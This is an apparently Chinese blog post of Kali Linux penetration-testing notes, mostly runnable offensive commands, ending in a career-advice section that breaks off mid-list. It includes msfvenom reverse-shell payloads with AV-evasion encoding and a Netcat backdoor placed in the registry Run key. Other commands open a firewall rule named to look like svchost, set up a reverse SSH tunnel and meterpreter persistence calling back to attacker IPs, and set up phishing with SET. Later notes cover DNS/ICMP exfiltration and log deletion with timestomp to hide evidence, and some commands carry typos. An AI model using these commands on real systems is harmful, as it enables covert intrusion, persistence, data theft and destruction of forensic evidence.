
Kali Linux 高级渗透测试笔记,零基础入门到精通,收藏这篇就够了
前言
整理了一下之前做的一些笔记,希望对大家有所帮助。阅读本公众号文章记得看下公众号声明,别的也没啥说的了,开始吧。
工具
theHarvester
搜集域中姓名和电子邮件地址
theHarvester -d xxx.cn -b bing -f htmldmitry
利用该工具进行综合侦查应用
dmitry -winsepo output.txt xxx.comrecon-ng
recon-ng框架是进行(主动和被动)侦察的开源框架showload 加载模块set 设置选项run 执行info 提供有关模块的工作原理atk6-alive6 eth0 发现同一段中的实时地址
hping3
由于对数据包类型、源数据包,以及目的数据包的控制,hping3已成为最有用的工具之一
当禁止ping时,使用该类ping命令
hping3 -S www.xxx.com -p 80 -c 6others
nmap -sS -O xxx.com 确定操作系统xprobe2 www.xxx.com ,xprobe2使不同的TCP、UDP和ICMP数据包绕过防火墙,避免被IDS/IPS系统检测。xprobe2还使用模糊模式匹配:未识别操作系统被确定为一种类型;相反,被分配为几个可能的变体之一。masscan的最大优势是随机分配主机和速度,具备灵活性和兼容性,用来进行大规模的扫描嗅探(Sniffing)就是被动收集信息的最好方法nslookup、net view、net share、net use、net user、arp、route、netstat、nbtstat、wmic、reg、forroute print/wmic process getfping -g 192.168.43.0/24nmap -sP 192.168.43.0/24
for i in {1..254};do ping -c 1 10.10.0.$i | grep 'from';done当防火墙阻止所有ICMP流量时,攻击者可能会在ping扫描期间遇到路障,执行该命令可以得到解决:nmap -sP -p80 192.168.43.0/24Masscan的速度和可靠性与nmap的枚举能力相结合,是一个伟大的组合snmpwalk -c public 192.168.43.192 -v1 利用snmpwalk工具进行snmp枚举攻击者还可以使用Metasploit执行SNMP枚举,方法是使用/auxiliary/scanner/snmp/snmp_enum模块nmap --script smb-enum-users.nse -p445 192.168.43.192 查看服务的状态auxiliary/scanner/smb/smb_enumusers 使用Metasploit该模块进行用户的枚举smbclient -I 192.168.43.82 -L Hello -N -U "" 渗透测试人员最早使用的攻击之一是NETBIOS空会话enum4linux -U -o 192.168.43.82 此工具通常用于枚举来自Windows和Samba系统的信息rpcclient -U "Hello" 192.168.43.82 主动侦查目录域服务器enumdomainsenumdomgroupsenumdomuserssparta综合工具、配置文件位置:/etc/Sparta/sparta.conf
LUA脚本介绍一种轻量级嵌入式脚本语言,1993年在巴西创立的,建立在C语言之上。LUA开发的安全工具有nmap、Wireshark和Snort 3.0等apt-get install lua5.1 安装lua可以自定义NSE脚本在努力提高可靠性方面,许多渗透测试者使用多种工具扫描Web服务;当多个工具同时报告可能存在一个特定的漏洞,这样的共识将直接驱使测试者手动验证漏洞是否存在。Nikto是对Web服务器执行全面测试活动最有效的Web应用扫描程序之一nikto -h 8.8.8.8 -p 80
一种基于验证发现漏洞数量的、最有效的扫描器是Subgraph Vega。nikto -list-plugins | grep Plugin:显示nikto中可用的插件列表Websploit框架是用来扫描和分析远程系统的开源工具。它包含几个工具,包括特定的无线攻击工具Ghost Phisher是为了识别无线和以太网安全审计而建立的。它是完全用Python和Python QT编写的GUI库。web渗透的方法分为目标选择、爬虫和枚举、漏洞扫描、开发、覆盖痕迹和维护访问wafw00f脚本是一个自动化的工具lbd 负载均衡器(Load Balancing Detector,LBD)是一个bash shell脚本,确定一个给定的域是否使用DNS或HTTP负载均衡Kali带有几个客户端代理,包括Burp Suite、OWASP ZAP、Paros、ProxyStrike,漏洞扫描器Vega和WebScarab。mantra 扩展web浏览器的功能Kali还包括一些特殊应用的漏洞扫描器。例如,WPScan是专门针对WordPress CMS应用的。commix 命令行注入工具Weevely 维持访问工具weevely generate <password><path> 在目录下创建php文件,在已被侵入的远程系统上执行命令,即使已应用PHP的安全性限制weevely http://<target IP address><directory><password>nmap -P 3389 --script rdp-enum-encry 172.8.8.1 命令行调用枚举支持加密协议的脚本nmap -sV -p 3389 --script rdp-vuln-ms12-020 172.8.8.1 确定当前的版本的RDP是否有漏洞ncrack是一种支持FTP、HTTP(S)、POP3、RDP、SMB、SSH、Telnet和VNC协议的高速验证破解工具ncrack -vv -U user.lst -P password.list <Taget IP>:<Target Port>hydra可能是最古老的暴力工具,且被认为是功能最丰富的工具。它还支持攻击大量的目标协议。hydra -s 22 -v -V -L <file path/name> -P <file path/name> -t 8 <Target IP><protocol>hydra -L user.lst -V -x 6:8:aA1 <IP address> SSHhydra -L user.lst -V -x '6:8:aA1 !@#$' <IP address> SSH
利用metasploit进行VNC入侵,登录到客户端之后vncviewer <Target IP>Testssl是SSL漏洞利用工具./testssl.sh--heartbleed <target URL>(https://target.com) 检查网站的特定漏洞nmap --script <script name> 443 <Target IP>nmap --script 'ssl*' <IP address> 在侦查期间,测试人员可以选择启动所有的SSL特有模块sslscan --no-failed 192.168.6.6tlssled ssl侦查工具它运行速度快,操作简单,且输出对用户友好。OSaft(www.owasp.org/index.php/O-Saft)是最新发展起来的SSL漏洞检测工具使用sslstrip,首先必须使用以下命令,配置拦截系统为转发模式:echo "1" > /proc/sys/net/ipv4/ip_forwardiptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listenport> 重定向sslstrip的HTTP流量sslstrip -l 5353ettercap -TqM arp:remote /192.168.75.128/ /192.168.75.2/ 进行重定向,从网络或目标系统拦截系统的流量如果自动重新协商是允许的,那么输入以下命令将允许测试人员对拒绝服务攻击的能力进行评估:thc-ssl-dos <IP address> <port>nmap -sU -Pn -p 500 <IP Address>ike-scan -M <Target IP>ike-scan -M --showbackoff <IP Address> ike-scan扫描工具也可以用来确定网关是否支持积极模式,如果支持,它很难和服务器建立握手连接,因为它不会做出响应,直到一个有效的ID作为有效载荷的一部分被提供。ike-scan --pakcrack --aggressive --id=peer <target> 发布一个思科VPN集中器ike-scan -M -A -Ppsk-hash -d <target> 结果封装为文本文件,用于附加分析、离线密码破解,psk-crack是最有效的破解密码的工具,它支持字典攻击、蛮力攻击和混合方式的破解psk-crack -d 1.txt psk-hash客户端漏洞利用能力取决于攻击者的能力使用VBScript发起攻击,我们将从命令行中调用Metasploit的msfpayload:msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.6.6 LPORT=8080 -e x86/shikata_ga_nai -f vba-exemsfconsole -q -r psh.rc Metasploit框架将生成一个一行的Python脚本,可嵌入文档或者在目 标上运行一个XSS攻击涉及三个实体:攻击者、受害者、脆弱网站或Web应 用程序至少有两个主要类型的XSS漏洞:非持久的(non-persistent)和持久的(persistent)跨站点脚本框架(Cross-Site Scripting Framework,XSSF)是一个多平台的安全工具,其利用XSS漏洞在目标上创建通信通道,并支持攻 击模块xsser是存在于kali linux上的可以找到XSS漏洞的工具xssf隧道的安装load xssf在默认情况下,Beff没有集成到Metasploit框架中。要集成Beff,则 需要执行以下步骤NAC网络访问控制保护可分为两个不同的类别:前准入NAC,后准入NAC.Shellter是另一种防病毒软件的入侵工具,它可以动态地感染PE, 也可以将shell代码注入任何32位的本地Windows应用程序中可以在终端上运行apt-get install shellter安装Shellter为了建立一个稳定的从外部到内部系统的连接,必须使用SSH建立 一个隧道:ssh -R 2210:localhost:443 -p 443 remotehacker@61.x.x.142这是通过反向SSH隧道建立一个稳定的反向连接,可以绕过任何防 火墙限制。在对远程系统进行身份验证后,运行以下命令:ssh -p 2210 localhost增强迁移体验工具(EMET)是一个额外的安全缓解项目/层,是微 软为客户提供的、操作系统内置工具之外的工具微软在2016年宣布,它将终结EMET。我们并没有过多关注微软关于EMET的最后声明;不过,微软仍将 支持延长至2018年7月。whoami /groups 通过该命令识别哪个用户是系统已经识别的用户?·在该系统中,这些用户具有什么权限?一次成功的绕过将为攻击者提供另一个带有系统级特权的 meterpreter会话Windows特定的操作系统控制可以进一步分为以下五个不同的类别:1、访问和授权2、加密3、系统安全4、通信安全5、审计和日志记录
Metasploit框架体系可以分成三个主要部分:库、接口、模块使用MSF渗 透目标系统的大致步骤如下:1、选择并配置一个漏洞利用(用于击溃目标系统上特定漏洞的代码)。2、检查目标系统,以确定它是否容易受到漏洞利用的攻击。此步 骤是可选的,通常将其省略来减少侦察步骤3、选择和配置有效载荷(在成功攻击后,该代码将在目标系统上 执行。例如,从遭到破坏的系统恢复反向的外壳到源代码)4、选择一个编码技术,用其来绕过检测控制(IDs/IPs或防病毒软 件)。5、执行渗透利用数据库设置和配置systemctl start postgresql 启动postgreSQL通过运行msfinit来初始化Metasploit数据库;除非是第一次,否则 初始化将创建数据库msf,同时创建一个角色,并在配置文 件/usr/share/metasploitframework/config/database.yml中添加msf_test和msf 数据库;否则,默认情况下,msf数据库将在Kali Linux的预构建中创 建。sysinfo命令识别计算机名称和操作系统,验证成功的 攻击。启动armitage,并确保已启动数据库和metasploit服务service postgresql startarmitage Armitage并不总是能正常执行,它可能需要重复启动的步骤,以确保它 在正确运行与Metasploit不同,它允许你在同一时间测试多 个目标,上限为512个。这是一个非常嘈杂的攻击,因此应该被用来作为测试选择的最后手段。这也是一个很好的方式,用来确定是否安装好了入侵检测系统,并 且配置正确!因特网上诞生的最早的漏洞数据库是Milw0rmExploit-DB(EDB):名字说明它是一个数据库档案,它是互联网 上的公共漏洞,以及漏洞的软件版本EDB的优点是CVE(常 见的威胁和暴露)兼容,并且无论在哪里使用,这些漏洞都将包括CVE 的详细信息searchsploit ftp windows remote Searchsploit是Kali Linux中的一 个简单实用工具,可以通过关键词搜索找到来自EDB的所有攻击,从而 缩小攻击范围将文件移动到位置后,必须重新启动msfconsole,以确保将文件加 载到Metasploit可用的模块中。利用search命令进行模块的搜索但是在Kali Linux 2.0版本中,SPIKE是 默认安装的。SPIKE是一个模糊工具包,通过提供脚本功能可以创建模 糊工具;但它是用C语言编写的使用msfvenom创建一个Windows有效负载,在终端上运行下面的命 令,该命令将在攻击者的IP上提供一个meterpreter反向shell。msfvenom -s x86 --platform Windows -p windows/meerpreer/reverse_tcp lhost=192.168.0.137 lport=4444 -e x86/shikata_ge_nai -b '\x00' -i 3 -f pythonrun winenum 它将转储系统所有的 重要的注册表项、LM散列、横向运动和特权升级攻击者可以通过在meterpreter shell执行use incognito来运行 incognitoVeil-Pillage是一个模块,作为主要Veil框架的一部分开发,攻击者 可以在后期开发过程中使用该模块攻击者通常使用Windows凭据编辑器(Windows Credential Editor, WCE)来添加、更改、列表和获取NT/LM哈希值,并列出登录会话upload /root/vijay/wce.exeshellwce.exe -wPsExec是微软关于Telnet的替代Windows设备管理命令行(Windows Management Instrumentation Command-line,WMIC),通过使用命令行和脚本界面来简化访问 Windows配置。PowerShell是一种支持复杂操作的脚本语言,建议用户花时间来熟 悉它的使用Get-Host | Select Version 表示受害者系统中所使用的powershell的版本。一些小命令在不同的版本中增加或调用Get-Hotfix 表示已安装的安全补丁和系统修复程序Get-Acl 表示组名和用户名Get-Process、Get-Service 列出当前的进程和服务gwmi_win32_useraccount 调用WMI列出用户账户如果攻击系统和目标系统使用的是Windows操作系统,net view命 令可以用来枚举网络上的其他Windows操作系统shell、background命令权限提升的主题:通用升级方法 ·本地系统升级 ·DLL注入 ·PowerShell的Empire工具 ·凭证收获和升级 ·Active Directory访问权限 ·针对Kerberos的金票攻击getsystem、可以通过使用后期利用模块将background发送到Meterpreter shell, 并使用后期利用模块bypassuac来绕过,exploit。重新进行getsystem、shell、whoami有几种方法可以实现将特权升级到系统 级别。最常用的方法是用at命令,它是Windows过时的、没有安全的、 为一个特定的时间分配任务的命令。at命令总是在系统级权限上运行, 然而,现在只能以非交互模式运行。at命令在XP、NT等老式系统中使用,新的系统中改用schtasks命令getuid命令Windows 7和Windows 2008不允许不受信任的系统(如ADMIN$, C$等)远程访问管理共享。Meterpreter脚本可能需要这些共享,例如隐 形模式或支持对SMB的攻击。为了解决这个问题,将 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System 添加到注册表中,并添加一个名为LocalAccountTokenFilterPolicy的新 DWORD(32位)密钥,并将其值设置为1。Empire工具是当今最强大的后期开发工具,并被全球渗透测试人员 用来在渗透测试中执行各种不同的攻击,以论证系统漏洞。此工具运行 的PowerShell代理程序本质上是持久的。它还利用其他重要的工具,如 mimikatz。set Port 8080executelauncher powershellinteract“name of the agent”与代理进行交互system levelsysinfo命令和控制指的是测试人员通过一个重复的攻击行为,长期 占领入侵系统、保持双向通信、过滤数据到测试者的位置、并隐藏攻击 的证据。一些攻击只能使用一次,因为漏洞是间歇性的,渗透攻击可能导 致系统失效,或者因为攻击改变了系统,漏洞表现为不可用。当目标被攻破,不可能立即就知道目标的利用价值。打算在被入侵 系统上停留较长时间的恶意软件,被称为持久代理(persistent agents)持久代理在被入侵系统的停留时间超过一年传统后门最显著的缺点是:一旦这 个后门被发现移除后,攻击者只能重复攻击过程来攻破系统,而这是非 常困难的,因为预警系统的管理员会对网络和资源进行防护。Kali现在以持久代理为重点,如果使用得当,很难发现持久代理。使用Netcat作为持久代理upload /usr/share/windows-binaries/nc.exe c:\windows\system32 上传到被攻击系统中你无须专门把Netcat放在system32文件夹中;但是,由于此文件夹 中文件的数量和文件类型的多样性,这是隐藏在感染系统文件的最佳位置用如下命令配置注册表,使系统开始运行,并启动Netcat;确保监听端口444(或者你选择的其他任何长期不被使用的端口):meterpreter>reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 8888 -e cmd.exe'
用如下queryval命令来确认已成功修改注册表:meterpreter> reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v ncC:\Windows\system32>netsh advfirewall firewall add rule name="svchoatpassthrough" dir=in action=allow protocol=TCP localport=8888 为了增加端口到本地防火墙,需要在meterpreter提示符后输入shell 命令,然后使用适当的命令规则。当对规则进行命名时,比如 svchostpassthrough,名字应该暗示此规则对系统的正常运行有重要作用C:\Windows\system32>netsh advfirewall firewall show rule name="svchoatpassthrough" 用该命令确认修改已成功nc -vv 192.168.0.119 8888 参数-v表示报告基本信息,参数-vv表示报告更多详细的信 息不幸的是,在使用Netcat时存在一些限制:没有认证机制,对传输 的数据没有加密,几乎能够被所有的反病毒软件检测到。cryptcat -k password -l -p 444 使用cryptcat,确保有一个准备好的监听者,并配置强壮的密码cryptcat -k password <listener IP address> 444 上传cryptcat到被入侵的系统,使用如下命令进行配置, 使其连接到监听者的IP地址:backgroundMetasploit的meterpreter包含几个脚本,支持与被入侵系统保持持久 性的脚本。我们将讨论放置后门的persistence脚本meterpreter>run persistene -h 攻击者可以通过在meterpreter命令提示符后调用persistence脚本meterpreter>run persistene -U -i 5 -p 443 -r 192.168.0.109 配置persistence为当系统开启时自动启动, 并且试图连接监听者,频率为每10秒一次。监听者作为远程系统(- r),可以通过特定的IP地址和端口被识别。此外,我们可以选择使用- U选项,它可以在用户登录系统时启动persistence请注意,persistence使用的是随机端口444;攻击者必须验证本地防 火墙的配置,确保端口开启,或者使用reg命令来开启该端口。与大多 数Metasploit模块一样,任何长期没有使用的端口都可以选择。使用Metasploit框架创建一个独立持久代理访问网络上任何系统的攻击者使用的另一个重要且相当简单的技术 是从Meterpreter shell运行getgui,这将启用RDP。在网络和互联网上设置假DNS服务器,通过UDP 53上 的DNS协议,利用DNSteal来提取数据。DNSteal是一种用Python编写的工具,通过一个假DNS服务器来完 成DNS协议,DNSteal被攻击者用来发送文件和文件夹使用ICMP提取数据应用ICMP协议(任意ICMP工具,如Hping、nping和ping等)有多 种方法可以提取文件在这个例子中,我们将利用TCP转储从PCAP转储文件中提取数 据。通过在终端运行以下内容完成tcpdump -i eth0 'icmp and src host 192.168.1.106' -w importantfile.pcap回到服务器端监听器,渗透测试人员可以按Ctrl+C关闭TCP转储。下一步是从PCAP文件中删除不需要的数据,以便我们可以通过运行 Wireshark或tshark打印十六进制值。下面的命令只打印PCAP文件中的十六进制值。tshark -n -q -r importantfiel.pcap -T fields -e data.data | tr -d "\n" | tr -d "i" >> extfilterated_hex.txt其他一些工具,如Data Exfiltration Toolkit正在取代相同的技术数据提取工具包(Data Exfiltration Toolkit,DET)是市场上最简单 的工具之一,由Sensepost创建,用于测试针对数据提取的数据泄露预防 (Data Leakage Prevention,DLP)解决方案,DTE工具python det.py -c ./config-sample.json -p icmp -L 使用该命令进行服务器的连接从PowerShell提取数据隐藏攻击证据一旦一个系统被渗透,攻击者必须掩饰他们的踪迹,以免被发现, 或者至少为防守者重构该事件制造困难。c:\del %WINDIR%\*.log /a/s/g/f /a选项直接删除所有日志,/s选项删除包括所有子文件夹的文件。/q 选项禁用所有的查询,这些查询要求有一个yes或者no的回应,/f选项强 行删除文件,使得恢复更加困难。meterpreter> clearev 也可以执行这个命令来进行文件的删除通常情况下,删除一个系统日志不会触发任何警报。事实上,大多 数组织都是随意设置日志系统,以至于系统日志丢失被视作一件可能发 生的事情,并且不会对其丢失做深入的调查。Metasploit有一个绝招,那就是timestomp选项,它允许攻击者更改一个文件的MACE参数(一个文件的最后一次修改、访问、创建,以及MFT入口修改时间)。一旦系统被入侵,并且一个meterpreter shell已经建立,timestomp就会被调用timestomp -h 进行工具的帮助meterpreter> timestomp -z "01/01/2001 10:10:10" README.txt 通过运行该命令修改访问的权限将更改README.txt的时间戳meterpreter> timestompC:\\ -r 为了能够彻底的破坏调查,攻击者可能递归地改变一个目录下所有 的设置时间,或者在一个特定的驱动器上所有的设置时间,只需执行该命令:当要求高度隐蔽时,破坏时间戳的价值 是有限的。如果目标系 统正在使用入侵检测系统来监控系统的变化,例如Tripwire,会产生 timestomp活动的警报。
系统
安装tor程序
apt-get install torservice tor start 启动tor服务service tor status 验证tor是否启动
用户操作
passwd root 重置超级用户密码adduser name 添加普通用户
杂项
有一句格言:“侦察永远不浪费时间”防御性OSINT:暗网、安全漏洞、威胁情报威胁情报是控制、计算、提炼一个组织的潜在信息,信息包括威胁、渗透、攻击一个组织的内容
CeWL是一个Ruby应用程序,给定URL指定的深度,选择下面的外部链接,返回一个可以用于密码破解的单词列表twofi可以从twitter提取单词
隐形扫描技术包括以下几个方面的全部或部分:·调整源IP栈和工具识别设置。·修改数据包的参数(nmap)。·使用代理的匿名网络(ProxyChains和Tor网络)。
fragroute和WAFW00F可以用 来识别特定位置是否存在任何检测或预防机制主动指纹识别(active fingerprinting):攻击者通过发送正常的和异常的数据包到目标系统,记录它们的反应模式,称其为指纹(fingerprint)被动指纹识别(passive fingerprinting):攻击者嗅探,或记录和分析数据包流,以确定该分组的特性。主动指纹比被动指纹更快、更准确。在Kali中,有两个主要的主动工具是nmap和xprobe2
http://web.nvd.nist.gov/view/vuln/search国家漏洞数据库(The National Vulnerability Database)整合了所有由美国政府发布的公开漏洞数据安全监控网站Secunia:http://secunia.com/community/数据包风暴(Packetstorm)安全网址:http://packetstormsecurity.com/安全焦点(SecurityFocus)网址:http://www.securityfocus.com/vulnerabilities由Offensive Security维护的可以利用的漏洞数据库网址:http://www.db-exploit.com/usr/share/exploitdb 漏洞数据库在kali中的目录位置searchsploit bulletproof FTP 利用searchsploit进行漏洞的搜索apt-get install kwrite 使用该工具可以对数据库文件CSV进行更有效的搜索cd /usr/share/nmap/scripts/ nmap脚本所处的目录ls | wc -l 查看脚本数量ls -la | more 查看所有脚本的名字(包含隐藏)nmap --script-updatedb 更新nmap脚本数据库
移动安全框架(Mobile Security Framework,MobSF)需要安装,详情请查看MobSF社会工程涉及的三个主要类别:基于计算机、语音和物理攻击。chntpw工具Inception是操纵和利用基于PCI的直接存储器存取(Direct MemoryAccess,DMA)的工具创建物理流氓设备网络钓鱼攻击是针对大量受害者的邮件诈骗攻击apt-get install sendmail将set_config中的SENDMAIL=OFF选项,修改为SENDMAIL=ON。setoolkit1. Spear-Phishing Attack Vectors1) Perform a Mass Email Attack2) Adobe Flash Player "Button" Remote Code Execution(载荷随便选)3) Windows Meterpreter Reverse HTTPS(选择一个)2. Rename the file, I want to be cool.3. E-Mail Attack Single Email Address4. Pre-Defined Template用Phishing Frenzy搭建网络钓鱼活动git clone https://github.com/pentestgeek/phishing-frenzy.gitcd phishing-frenzy/iwconfig wlan0 txpower 30 增加传输能力airmon-ng start wlan0airmoon-ng check killairodump-ng wlan0monairdriver-ng unload36airdriver-ng load35Kismet 无线侦察工具airmon-ngifconfigairmon-ng start wlan0airodump-ng wlan0monairodump-ng -c 6 wlan0mon 从信道6上收集数据
ifconfig wlan0 downifconfig wlan0 | grep HW 确定现有MACifconfig wlan0 hw ether 30:33:15:xx:xx:xxifconfig wlan0 up 手动更改Mac地址macchanger wlan0 -eifconfig wlan0 downmacchanger wlan0 -r 有些攻击者在测试过程中,使用自动化脚本频繁地改变他们的MAC地址,以实现匿名化他们的攻击活动
用户账户控制(UAC),UAC有以下4个设置要求:始终通知(Always notify)、仅在程序试图更改我的计算机时通知我、只有当程序试图更改我的计算机时通知我、从不提示(Never notify)这两年,IT行业面临经济周期波动与AI产业结构调整的双重压力,确实有很多运维与网络工程师因企业缩编或技术迭代而暂时失业。
很多人都在提运维网工失业后就只能去跑滴滴送外卖了,但我想分享的是,对于运维人员来说,即便失业以后仍然有很多副业可以尝试。
运维,千万不要再错过这些副业机会!
第一个是知识付费类副业:输出经验打造个人IP
在线教育平台讲师
操作路径:在慕课网、极客时间等平台开设《CCNA实战》《Linux运维从入门到精通》等课程,或与培训机构合作录制专题课。
收益模式:课程销售分成、企业内训。
技术博客与公众号运营
操作路径:撰写网络协议解析、故障排查案例、设备评测等深度文章,通过公众号广告、付费专栏及企业合作变现。
收益关键:每周更新2-3篇原创,结合SEO优化与社群运营。
第二个是技术类副业:深耕专业领域变现
企业网络设备配置与优化服务
操作路径:为中小型企业提供路由器、交换机、防火墙等设备的配置调试、性能优化及故障排查服务。可通过本地IT服务公司合作或自建线上接单平台获客。
收益模式:按项目收费或签订年度维护合同。
远程IT基础设施代维
操作路径:通过承接服务器监控、日志分析、备份恢复等远程代维任务。适合熟悉Zabbix、ELK等技术栈的工程师。
收益模式:按工时计费或包月服务。
网络安全顾问与渗透测试
操作路径:利用OWASP Top 10漏洞分析、Nmap/BurpSuite等工具,为企业提供漏洞扫描、渗透测试及安全加固方案。需考取CISP等认证提升资质。
收益模式:单次渗透测试报告收费;长期安全顾问年费。

比如不久前跟我一起聊天的一个粉丝,他自己之前是大四实习的时候做的运维,发现运维7*24小时待命受不了,就准备转网安,学了差不多2个月,然后开始挖漏洞,光是补天的漏洞奖励也有个四五千,他说自己每个月的房租和饭钱就够了。
为什么我会推荐你网安是运维人员的绝佳副业&转型方向?

1.你的经验是巨大优势: 你比任何人都懂系统、网络和架构。漏洞挖掘、内网渗透、应急响应,这些核心安全能力本质上是“攻击视角下的运维”。你的运维背景不是从零开始,而是降维打击。
2.越老越吃香,规避年龄危机: 安全行业极度依赖经验。你的排查思路、风险意识和对复杂系统的理解能力,会随着项目积累而愈发珍贵,真正做到“姜还是老的辣”。
3.职业选择极其灵活: 你可以加入企业成为安全专家,可以兼职“挖洞“获取丰厚奖金,甚至可以成为自由顾问。这种多样性为你提供了前所未有的抗风险能力。

4.市场需求爆发,前景广阔: 在国家级政策的推动下,从一线城市到二三线地区,安全人才缺口正在急剧扩大。现在布局,正是抢占未来先机的黄金时刻。
1. 阶段目标
你已经有运维经验了,所以操作系统、网络协议这些你不是零基础。但要学安全,得重新过一遍——只不过这次我们是带着“安全视角”去学。
2. 学习内容
**操作系统强化:**你需要重点学习 Windows、Linux 操作系统安全配置,对比运维工作中常规配置与安全配置的差异,深化系统安全认知(比如说日志审计配置,为应急响应日志分析打基础)。
**网络协议深化:**结合过往网络协议应用经验,聚焦 TCP/IP 协议簇中的安全漏洞及防护机制,如 ARP 欺骗、TCP 三次握手漏洞等(为 SRC 漏扫中协议层漏洞识别铺垫)。
**Web 与数据库基础:**补充 Web 架构、HTTP 协议及 MySQL、SQL Server 等数据库安全相关知识,了解 Web 应用与数据库在网安中的作用。
**编程语言入门:**学习 Python 基础语法,掌握简单脚本编写,为后续 SRC 漏扫自动化脚本开发及应急响应工具使用打基础。
**工具实战:**集中训练抓包工具(Wireshark)、渗透测试工具(Nmap)、漏洞扫描工具(Nessus 基础版)的使用,结合模拟场景练习工具应用(掌握基础扫描逻辑,为 SRC 漏扫工具进阶做准备)。
1. 阶段目标
这阶段是真正开始“动手”了。信息收集、漏洞分析、工具联动,一样不能少。
熟练运用漏洞挖掘及 SRC 漏扫工具,具备独立挖掘常见漏洞及 SRC 平台漏扫实战能力,尝试通过 SRC 挖洞搞钱,不管是低危漏洞还是高危漏洞,先挖到一个。
2. 学习内容
信息收集实战:结合运维中对网络拓扑、设备信息的了解,强化基本信息收集、网络空间搜索引擎(Shodan、ZoomEye)、域名及端口信息收集技巧,针对企业级网络场景开展信息收集练习(为 SRC 漏扫目标筛选提供支撑)。
漏洞原理与分析:深入学习 SQL 注入、CSRF、文件上传等常见漏洞的原理、危害及利用方法,结合运维工作中遇到的类似问题进行关联分析(明确 SRC 漏扫重点漏洞类型)。
工具进阶与 SRC 漏扫应用:
-
系统学习 SQLMap、BurpSuite、AWVS 等工具的高级功能,开展工具联用实战训练;
-
